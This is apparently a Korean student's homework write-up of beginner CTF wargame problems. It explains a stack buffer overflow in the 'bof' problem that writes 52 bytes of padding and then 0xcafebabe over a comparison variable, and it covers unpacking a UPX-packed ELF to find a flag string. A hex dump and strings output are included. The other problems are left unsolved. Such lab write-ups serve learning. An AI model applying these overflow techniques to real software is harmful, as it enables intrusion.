- 문제 자체에서 소스를 제공한다. 소스를 읽어보면 key값은 이미 deadbeef로 넘어가는 상태이므로 if문은 반드시 거짓이 된다. 그러나 우리는 overflowme라는 변수에 데이터를 입력받는다. 여기에 데이터를 넘치도록 입력하여 key이 나오는 부분에 if조건문을 만족할 수 있는 cafebabe라는 값을 입력하기로 하였다. 그러기 위해서는 overflowme라는 변수와 key사이에 얼마만큼의 데이터가 들어가야하는지 알아야 한다. 한 바이트씩 계속해서 늘려서 무작위 대입을 하는 방법도 있긴 하지만 나는 동일한 소스를 리눅스 환경에서 컴파일하여 gdb를 이용해 메모리 사이의 공간을 계산해보았다. (예전에 해커스쿨 ftz를 풀 때 이와 비슷한 방법으로 푼적이 있기 때문에 이러한 방법을 사용하였다.)



- 우리가 입력받는 overflowme는 lea eax,[ebp-0x2c]라는 명령을 통해 0x2c에 저장됨을 알 수 있다. 또한 밑에쪽에 있는 cmp 비교구문을 통해 0x08에 있는 값과 cafebabe가 비교되어 if문을 수행한다는 사실을 알 수 있다. 따라서 두 값을 더하여 overflowme와 cafebabe의 시작위치 사이의 데이터 공간을 파악하고, 이에 맞는 페이로드를 작성하여 빈공간을 채우고 조건문을 만족시킨다. (0x2c + 0x08 = 52)



- 52바이트를 임의의 문자로 채우고, 비교 구문이 만나는 곳에는 해당하는 값을 입력한다. 이때 엔디언 형식을 고려하여 데이터를 입력하는 소스를 작성한다.

flag(7PT)

<접근 방법>

- 사실 윈도우 환경에서만 공부하다 보니 리눅스 환경을 잘 다룰줄 모른다. 임의의 파일이 다운되길래 리버싱 공부하던 환경에서 헥스 에디터에 넣어보았더니 elf파일이라고 했다. 지난 해킹캠프때 elf를 올리디버거나 윈도우 전용 분석도구에 넣었다가 식겁한 기억이 있어 ida로 넣었더니 upx패킹이 되어 있다고 했다. 그리하여 upx패킹을 풀고, 문제를 풀기 시작했다.


<Key Point>

- upx, ida, elf

<문제 풀이>

- 다운로드 된 파일을 헥스 에디터로 오픈시켰더니 이 파일의 형태와 upx로 패킹되어 있음을 발견할 수 있었다.
- upx 패킹을 풀고 해당 파일에는 어떤 데이터가 들어있는지 string명령어를 이용하여 확인하려 했으나, 너무 많은 내용의 문자열이 나오는 바람에 따로 텍스트 파일을 만들어 그곳에 데이터가 쓰이게 설정하고, flag라는 문자열을 검색하여 해당 문제의 플래그를 얻었다.

```
00000000  7F 45 4C 46 02 01 01 03 00 00 00 00 00 00 00 00  .ELF............
00000010  02 00 3E 00 01 00 00 00 F0 A4 44 00 00 00 00 00  ..>.....ð¤D.....
00000020  40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  @...............
00000030  00 00 00 00 40 00 38 00 02 00 40 00 00 00 00 00  ....@.8...@.....
00000040  01 00 00 00 05 00 00 00 00 00 00 00 00 00 00 00  ................
00000050  00 00 40 00 00 00 00 00 00 00 00 40 00 00 00 00  ..@........@....
00000060  04 AD 04 00 00 00 00 00 04 AD 04 00 00 00 00 00  .-.......-......
00000070  00 00 20 00 00 00 00 00 01 00 00 00 06 00 00 00  .. ............
00000080  D8 62 0C 00 00 00 00 00 D8 62 6C 00 00 00 00 00  Øb......Øbl.....
00000090  D8 62 6C 00 00 00 00 00 00 00 00 00 00 00 00 00  Øbl.............
000000A0  00 00 00 00 00 00 00 00 00 00 20 00 00 00 00 00  .......... .....
000000B0  FC AC E0 A1 55 50 58 21 1C 08 0D 16 00 00 00 00  ü¬à¡UPX!........
```




```
u*H
([]AWA]A^A_
HMH
t/1
I]H
t81
[]AWA]A^A
t:1
toH
AUATUS
H;=
E8H
L;-
"rH
tOH
tBH
t)1
[]AWA]
D$?■"H
u3H
"H
"H
"H
"H
UPX...? sounds like a delivery service :)
I will malloc() and strcpy the flag there. take it.
FATAL: kernel too old
/dev/urandom
```

input(4PT)

<접근 방법>

- 파일 디스크립트를 이용하여 풀어야 할 것 같은 문제이지만 코딩을 어떻게 해야할지 전혀 감이 잡히지 않아 문제를 풀지 못했다.

coin1(6PT)

<접근 방법>

- 사실 코인 게임 방식도 이해가 안가고 뭘 어떻게 손을 대야할지 잘 모르겠다.

passcode(10PT)

<접근 방법>

- 사실 소스만 보고서는 도대체 어떤 부분이 취약한 부분인지 전혀 알 수 없었다. 전혀 감이 오질 않아서 문제를 결국 풀지 못했다. 입력하는 값을 숫자로 하거나, 문자로 하면 프로그램에서 에러를 띄우거나 크래쉬가 난다는 것 외에는 사실 감조차 안잡히는 문제이다.

input, coin1, passcode 세문제 모두다 사실 마음만 먹으면 얼마든지 풀이를 보고 풀 수 있는 문제들이긴 하지만 그렇게 하면 내 실력에는 전혀 도움이 안될 것 같아 이렇게 접근 방법만 적어두고 과제를 제출합니다. 시간 날 때마다 공부해서 더 풀어볼 계획입니다.